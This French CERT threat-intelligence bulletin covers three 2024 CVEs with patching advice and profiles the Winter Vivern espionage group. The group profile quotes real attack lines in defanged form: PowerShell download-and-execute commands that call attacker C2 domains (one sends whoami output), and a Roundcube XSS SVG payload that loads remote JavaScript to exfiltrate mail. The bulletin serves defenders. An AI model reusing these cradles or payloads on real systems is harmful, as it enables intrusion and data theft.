aDvens

Security for the greater good

Renseignement sur les menaces
Bulletin du mois de mars

2024-04-03 | **TLP:CLEAR** | CERT aDvens - CTI
Advens - 38 rue des Jeuneurs - 75002 Paris

Sommaire

1. Synthèse

Ce mois ci, le CERT aDvens vous propose trois vulnérabilités présentant un intérêt, en complément de celles déjà publiées.

Au travers de deux articles, les analystes du CERT présentent :

- le groupe APT Winter Vivern actif depuis 2021 et lié aux intérêts de la Russie et la Biélorussie.
- une étude en cyberpsychologie portant sur les biais cognitifs.

2. Vulnérabilités

Ce mois-ci, le CERT aDvens met en exergue **trois** vulnérabilités affectant des technologies fréquemment utilisées au sein des entreprises.
Elles sont présentées par ordre de gravité (preuves de concept disponibles, exploitation …). L'application de leurs correctifs ou contournements est fortement recommandée.

2.1. Fortra FileCatalyst - CVE-2024-25153

Une vulnérabilité critique a été découverte, par le chercheur en sécurité Tom Wedgbury de Nettitude, dans *FileCatalyst*, une solution de transfert de fichiers volumineux.

Cette faille de type *Path Tranversal* dans le *ftpservlet* du portail Web de FileCatalyst Workflow permet à un attaquant de téléverser des fichiers hors du répertoire *uploadtemp*, via une requête forgée de type POST, pour exécuter du code arbitraire avec les privilèges SYSTEM.

Un jeton d'authentification est necessaire mais, par défaut, FileCatalyst Workflow autorise les connexions anonymes.

2.1.1. Type de vulnérabilité

- **CWE-472** : External Control of Assumed-Immutable Web Parameter

2.1.2. Risque

- Exécution de code arbitraire

2.1.3. Criticité (score de base CVSS v3.1)

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.1.4. Produits impactés

- Fortra FileCatalyst Workflow versions antérieures à 5.1.6 Build 114

2.1.5. Recommandations

- Mettre à jour FileCatalyst vers la version 5.1.6 Build 114 ou ultérieure.
- Il est également recommandé de désactiver l'accès anonyme en décochant le paramètre *Allow Public Access*.
- Des informations complémentaires sont disponibles dans le bulletin de Fortra.

2.1.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.2. WordPress Ultimate Member - CVE-2024-1071

Une injection SQL a été identifiée dans le plugin *Ultimate Member* de WordPress. Celle-ci permet à un attaquant non authentifié de manipuler la base de données.

Cette vulnérabilité est activement exploitée.

2.2.1. Type de vulnérabilité

- CWE-89 : Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

2.2.2. Risque

- Injection SQL

2.2.3. Criticité (score de base CVSS v3.1)

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.2.4. Produits impactés

- Ultimate Member Plugin versions antérieures à 2.8.3

2.2.5. Recommandations

- Mettre à jour Ultimate Member Plugin vers la version 2.8.3 ou ultérieure.
- Des informations complémentaires sont disponibles dans le bulletin de Wordfence.

2.2.6. Preuve de concept

Une preuve de concept est disponible en sources ouvertes.

2.3. Veritas NetBackup - CVE-2024-28222

Une vulnérabilité critique a été identifiée dans les produits NetBackup de Veritas. Celle-ci provient d'un défaut de vérification de l'emplacement de fichiers par le *BPCD* (client NetBackup). En téléversant un fichier spécifiquement forgé, un attaquant non authentifié peut exécuter du code arbitraire sur le serveur.

Ce produit a fait l'objet de campagnes d'exploitation par le groupe de Ransomware ALPHV (Blackcat) en fin d'année 2022.

2.3.1. Type de vulnérabilité

- CWE-20 : Improper Input Validation

2.3.2. Risque

- Exécution de code arbitraire

2.3.3. Criticité (score de base CVSS v3.1)

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.3.4. Produits impactés

- NetBackup serveurs versions antérieures à 8.1.2
- NetBackup Appliance versions antérieures à 3.1.2

2.3.5. Recommandations

- Mettre à jour NetBackup vers la version 8.3.0.2 ou ultérieure.
- Mettre à jour NetBackup Appliance vers la version 3.3.0.2 MR2 ou ultérieure.
- Des informations complémentaires sont disponibles dans le bulletin de Veritas.

2.3.6. Preuve de concept

Actuellement, aucune preuve de concept n'est disponible en sources ouvertes.

3. Winter Vivern : Jeune, discret, minutieux, efficace

Alias UAC-0114 / TA473 / TAG70

Le groupe Winter Vivern, une APT russe, est engagé dans des activités d'espionnage depuis au moins 2021, liées aux intérêts de la Russie et de la Biélorussie. Ses principales cibles incluent les pays européens et de l'OTAN, notamment l'Ukraine et la Pologne, ainsi que les régions du Caucase, de l'Asie centrale et de l'Inde. Il s'attaque également aux ambassades étrangères et aux opérateurs de télécommunications qui fournissent un soutien à l'Ukraine dans le conflit actuel.

Le groupe s'est initialement distingué par l'utilisation des tactiques simples mais très efficaces. A partir de février 2023, Winter Vivern a concentré ses attaques sur des serveurs de messagerie en Europe et aux États-Unis en exploitant les vulnérabilités Zimbra et Roundcube.

Jusqu'à présent, le groupe se distingue par sa capacité à cibler minutieusement ses victimes et à opérer dans la discrétion, lui permettant ainsi de rester largement hors des radars des rapports de recherche. Bien que Winter Vivern démontre une grande efficacité, son affiliation demeure inconnue. De plus, les attaquants font preuve d'une créativité remarquable malgré leurs ressources limitées, tout en limitant la portée de leurs attaques.

3.1. Premières campagnes

En avril 2021, la société DomainTools a observé une série d'attaques visant des organismes lituaniens. Ces attaques impliquaient l'utilisation d'un fichier Excel dissimulant une macro malveillante permettant de déclencher un script PowerShell. Ce nouvel acteur de la menace est baptisé Winter Vivern, sur la base de l'élément « wintervivern » (qui n'est plus utilisé) présent dans la chaîne URL renvoyée au C2, et suivi comme un *cluster* indépendant. Bien que la technique employée n'ait pas été considérée comme appartenant à une APT en l'absence d'outils spécifiques et du faible niveau de sophistication. Cependant, les investigations permettent de constater que des documents similaires ont ciblé l'Azerbaïdjan, Chypre, l'Inde, l'Italie, l'Ukraine et le Vatican à la même période.

L'activité de ce nouvel acteur s'intensifie à partir de 2022 :

- A l'été 2022, Winter Vivern mène une campagne d'hameçonnage visant des fonctionnaires du gouvernement indien. Une page frauduleuse imitant un portail gouvernemental indien permettait de cibler des adresses mail légitimes @gov.in.
- A la fin de l'année 2022, le groupe cible spécifiquement les membres du site Hochuzhit.com. Cette page Web est un projet du gouvernement ukrainien, et fournit des conseils à des volontaires russes et biélorusses sur le front qui souhaitent se rendre (« Хочу Жить / Hochu Zhit » = Je veux vivre, en russe).

Le CERT-UA publie une alerte le 1er février 2023 sur une une campagne ciblant des organismes ukrainiens et polonais. Une page Web malveillante usurpant le Ministère ukrainien des Affaires Étrangères incite à télécharger un faux utilitaire antivirus. Le fichier Protector.bat exécute un script PowerShell qui distribue le malware APERETIF. Ce nom est dérivé du terme « *Aperitivchick* »; utilisé que par des russophones actifs; présent dans le code.

APERETIF est un cheval de Troie qui examine le bureau à la recherche d'extensions spécifiques, effectue des captures d'écran puis les exfiltre *via* le protocole HTTP. Bien que L'acteur de la menace soit initialement identifié sous le nom UAC-0114, l'analyse de son script PowerShell et le thème du faux scanner antivirus le lient à la menace Winter Vivern.

Les TTPs documentés sont considérés comme peu sophistiqués : campagnes d'hameçonnage, documents leurres, scripts PowerShell. La typologie des cibles suggère que ce groupe est aligné avec les intérêts de la Russie et de la Biélorussie.




Figure 1. Matrice Diamant du groupe Winter Vivern.

3.2. Méthodologie d'approche

Les attaquants suivent un modèle méthodique et soigné dans ses campagnes d'hameçonnage :

- Utilisation de courriels malveillants provenant d'adresses compromises ou de sites déployés ave le CMS Wordpress compromis.
- Usurpation du champ d'expédition pour apparaître comme membre de l'organisation ciblée, ou d'une organisation parente similaire.
- Inclusion d'une URL inoffensive de l'organisation cible ou d'une organisation homologue.
- L'URL est liée à un autre lien hypertexte permettant soit de distribuer une charge utile soit de rediriger vers une page de vol d'identifiants.




Figure 2. Source : Proofpoint.

Dans ses tactiques de leurre, les attaquants distribuent des documents malveillants élaborés à partir de documents gouvernementaux officiels librement accessibles au public. Début 2023, des noms de domaines sont créés usurpant ceux du Bureau central de lutte contre la cybercriminalité de Pologne, du ministère des Affaires étrangères d'Ukraine et du SBU ukrainien (Service de Sécurité Intérieure et de contre-espionnage ukrainien).




Figure 3. Exemple de page imitant cbzc.policja.gov.pl.

Les leurres exécutent ensuite des scripts batch, de faux utilitaires antiviraux, pour initier le téléchargement de maliciels depuis des serveurs contrôlés par les attaquants. Dans le cas de la campagne contre le projet Hochu Zhit, une commande PowerShell prend le relais des macros de fichier XLS (comme sur le modèle de la chaîne d'attaque remarquée en 2021 par DomainTools) pour déclencher le téléchargement, ici depuis le domaine ocs-romastassec[.]com :

```
powershell.exe –noexit –c "[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};
iex (new-object net.webclient).DownloadString('hxxps[:]//ocs-romastassec.com/goog_comredira3cf7ed34f8.php')"
```

Le téléchargement distribue APERETIF, compilé en mai 2021 et développé en Visual C++ . Celui-ci exécute la commande whoami dans un terminal PowerShell et envoie la réponse vers le serveur C2 marakanas[.]com :

```
actor-controlled.exe –c "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$a=whoami; iex (New-Object
Net.WebClient).DownloadString("""hxxps[:]//marakanas.com/Kkdn7862Jj6h2oDASGmpqU4Qq4q4.php?idU=$a""")"
```

APERETIF crée également des tâches planifiées afin de maintenir une persistence.

Un des serveurs de Winter Vivern mettait à disposition une page de connexion Acunetix. Ce scanneur Web de vulnérabilité d'applications permet vraisemblablement d'identifier des sites WordPress vulnérables afin de les compromettre pour héberger son logiciel malveillant.




Figure 4. 80.79.124[.]135.

3.3. Ciblages de serveurs mail

3.3.1. CVE-2022-27926

A partir de février 2023, le groupe prend une nouvelle envergure avec l'exploitation de la CVE-2022-27926, une vulnérabilité XSS affectant des portails Web Zimbra. Son exploitation permet à Winter Vivern de cibler des serveurs de messagerie d'entités gouvernementales et d'élus en Europe et aux États-Unis. Dans cette nouvelle campagne d'espionnage, les attaquants conçoivent des charges utiles Javascript personnalisées pour les portails de messagerie de chaque gouvernement ciblé.

Le scanneur Acunetix est de nouveau utilisé afin d'identifier les serveurs Zimbra vulnérables. Cette campagne permet de voler des identifiants, des mots de passe et des jetons CSRF à partir des *cookies* pour de futures connexions.

En pratique :

- Une URL malveillante est incorporée dans le corps du mail d'hameçonnage.
- Cette URL utilise le nom de domaine d'un serveur Zimbra Collaboration Suite vulnérable et ajoute un extrait de code Javascript, encodé en hexadécimal ou en texte brut.
- Ce code est exécuté en paramètre d'erreur dès qu'il est reçu dans la requête Web initiale.
- Une fois décodé, il lance le téléchargement d'une charge utile Javascript qui effectue une falsification de requête côté serveur (CSRF).


Les différentes attaques démontrent un haut niveau de reconnaissance des attaquants pour personnaliser leurs codes Javacript selon la cible.

3.3.2. CVE-2023-5631

A partir du 11 octobre 2023, Winter Vivern exploite la CVE-2023-5631, une vulnérabilité de type XSS affectant des portails Web Roundcube. Cette découverte confirme l'attrait des attaquants pour la compromission d'instances mail vulnérables, et cible des institutions européennes.

D'après les chercheurs en sécurité de la société ESET, Winter Vivern exploitait la CVE-2020-35730, affectant également Roundcube en août et septembre 2023.

Dans cette campagne, les courriels piégés sont envoyés depuis l'adresse team.management[@]outlook[.]com :



TO Team Outlook <team.managment@outlook.com> [redacted]
Get started in your Outlook

Hello there!

We're the email service designed to help you conquer your day.
Connect, organize, and get things done for free across your devices.

Use Word, Excel, PowerPoint, and OneDrive for free on the web.

- Write better emails.
- Use your email and calendar together in one place.
- Personalize Outlook for your style.
- Find what you need when you need it.
- Backed by enterprise-grade security.

Register and use all the features Outlook
https://www.microsoft.com

Best Regards,
The Microsoft Accounts Team

This email can't receive replies. To give us feedback on this alert, click here.
For more information, visit the Microsoft Account Help Centre.

Si le courriel semble inoffensif à première vue, son code HTML contient une balise SVG contenant une charge utile codée en base64.

```
<svg id="x" xmlns="hxxp[:]//www.w3.org/2000/svg"> <image href="x" onerror="eval(atob('<base64-encoded
payload>'))" /></svg>
```

Comme l'argument "x" n'est pas une URL valide, l'attribut *onerror* est activé et de facto l'instruction Javascript s'exécutera. Le décodage de cet attribut donne le code Javascript suivant, qui est exécuté dans le navigateur de la victime :

```
var
fe=document.createElement('script');fe.src="hxxps://recsecas[.]com/controlserver/checkupdate.js";document.bo
dy.appendChild(fe);
```

Aucune interaction autre que l'affichage du mail dans une fenêtre de navigateur n'est nécessaire. Le code checkupdate.js distribue la charge utile Javascript finale qui répertorie les dossiers, les mails du compte compromis et les exfiltre vers le C2 des attaquants *via* des requêtes HTTP. Cette vulnérabilité a depuis été corrigée par Roundcube.

Au moins 80 institutions ont été ciblées dans cette campagne, principalement en Géorgie, en Pologne et en Ukraine. La campagne a également visé les ambassades d'Iran et des Pays-Bas en Russie, ainsi que l'ambassade d'Ouzbékistan en Ukraine.

On peut constater une montée en compétence dans le temps du groupe Winter Vivern. Avant l'exploitation de cette *zero-day*, le groupe exploitait deux vulnérabilités connues dans Roundcube et Zimbra pour lesquelles il existait des preuves de concept.

3.4. Liens avec MoustachedBouncer

La convergence d'intérêts russes et biélorusses, et des attaques contre des ambassades, suggèrent un chevauchement entre Winter Vivern et le groupe MoustachedBouncer.

Ce constat est toutefois peu probable.

Ce dernier groupe est découvert et documenté par la société ESET depuis août 2023, et cible les ambassades étrangères en Biélorussie. Estimé actif depuis 2014, cet acteur mène des attaques de type *Man-in-the-Middle* au niveau des fournisseurs d'accès. Les TTPs du groupe, impliquant des protocoles C&C basés sur la messagerie électronique, des *plugins* malveillants *via* des partages SMB, et des portes dérobées modulaires en C++ peuvent rappeler les modes opératoires de Winter Vivern.

Cependant, le niveau de sophistication observé chez MoustachedBouncer est bien plus élevé que le niveau des TTPs de Winter Vivern. Une coopération entre les deux entités, si elles sont bien distinctes, est cependant probable.

3.5. Conclusion

L'affiliation de Winter Vivern n'est pas connue à ce stade. Le manque d'analyses et de rapports de recherche empêche de recouper ses TTPs connus avec d'autres groupes de l'appareil de renseignement russe.

La convergence de ses campagnes d'attaques avec des intérêts biélorusses, et les attaques d'ambassades pourrait rapprocher le groupe Winter Vivern de MoustachedBouncer, mais ce lien n'a jamais été formellement établi. La reconnaissance minutieuse, la victimologie, les compromissions de serveurs mail, les tactiques de leurre, et les *malwares* camouflés en produits antivirus présentent également des similitudes avec les TTPs d'APT29 (The Dukes / COZY BEAR, opérant pour le SVR, le service russe de renseignement extérieurs).

Cependant, le groupe gagne en crédibilité et en sophistication à mesure qu'il monte en compétence. Winter Vivern abrite vraisemblablement une petite structure discrète et flexible, appelée à se faire connaître dans le temps. La typologie de ses victimes, toutes liées à des intérêts géopolitiques, et non-lucratives, suggère un acteur inséré dans l'appareil russe. Il est également possible que Winter Vivern suive la tendance des cartels criminels d'agir comme pourvoyeur d'accès initiaux (*Initial Access Brokers*, IAB). Outre les informations exfiltrées dans ses campagnes d'espionnage, les vols d'identifiants pourraient venir alimenter de futures attaques d'autres APTs plus chevronnés et de plus grande envergure, comme APT29, APT28 ou Sandworm.

3.6. MITRE ATT&CK

RESOURCES DEVELOPMENT

T1584.001 Acquire Infrastructures: Domains. T1584.004 Acquire Infrastructures: Server. T1587.004 Develop Capabilities: Exploits.

INITIAL ACCESS

T1190 Exploit Public-Facing Application. T1566 Phishing. T1566.001 Phishing: Spearphishing attachment. T1078 Valid Accounts.

EXECUTION

T1059.001 Command and Scripting Interpreter: Powershell. T1059.003 Command and Scripting Interpreter: Windows Command Shell. T1053 Scheduled Task/Job. T1203 Exploitation for Client Execution.

CREDENTIAL ACCESS

T1212 Exploitation for Credential Access. T1056 Input Capture.

DISCOVERY

T1087.003 Account Discovery: Email Account. T1083 File and Directory Discovery.

PERSISTENCE

T1053 Scheduled Task/Job. T1078 Valid Accounts.

DEFENSE EVASION

T1564 Hide Artifacts.

EXFILTRATION

T1020 Automated Exfiltration. T1041 Exfiltration Over C2 Channel.

COLLECTION

T1114.002 Email Collection: Remote Email Collection.

COMMAND AND CONTROL

T1105 Ingress Tool Transfer. T1071.001 Application Layer Protocol: Web Protocols. T1571 Non-Standard Port.

Figure 5. Matrice Mitre Att&ck du groupe Winter Vivern.

3.7. IOCs

TLP	TYPE	VALEUR
TLP:CLEAR	MD5	3acfb7c694b259158fe042fd3392b0d1
TLP:CLEAR	SHA1	f39b260a9209013d9559173f12fbc2bd5332c52a
TLP:CLEAR	SHA1	a19d46251636fb46a013c7b52361b7340126ab27
TLP:CLEAR	SHA1	97ED594EF2B5755F0549C6C5758377C0B87CFAE0
TLP:CLEAR	SHA1	8BF7FCC70F6CE032217D9210EF30314DDD6B8135
TLP:CLEAR	SHA1	0fe3fe479885dc4d9322b06667054f233f343e20
TLP:CLEAR	SHA1	83f00ee38950436527499769db5c7ecb74a9ea41
TLP:CLEAR	SHA1	a19d46251636fb46a013c7b52361b7340126ab27
TLP:CLEAR	SHA1	a574c5d692b86c6c3ee710af69fccbb908fe1bb8
TLP:CLEAR	SHA1	c7fa6727fe029c3eaa6d9d8bd860291d7e6e3dd0
TLP:CLEAR	SHA1	f39b260a9209013d9559173f12fbc2bd5332c52a
TLP:CLEAR	Courriel	mfa_it_sec[at]outlook[.]com
TLP:CLEAR	Courriel	team.management[at]outlook[.]com
TLP:CLEAR	IP	176.97.66.57
TLP:CLEAR	IP	179.43.187.207
TLP:CLEAR	IP	195.54.170.26
TLP:CLEAR	IP	80.79.124.135
TLP:CLEAR	IP	176.97.76.118
TLP:CLEAR	IP	38.180.3.57
TLP:CLEAR	C2	secure-daddy[.]com
TLP:CLEAR	C2	hitsbitsx[.]com
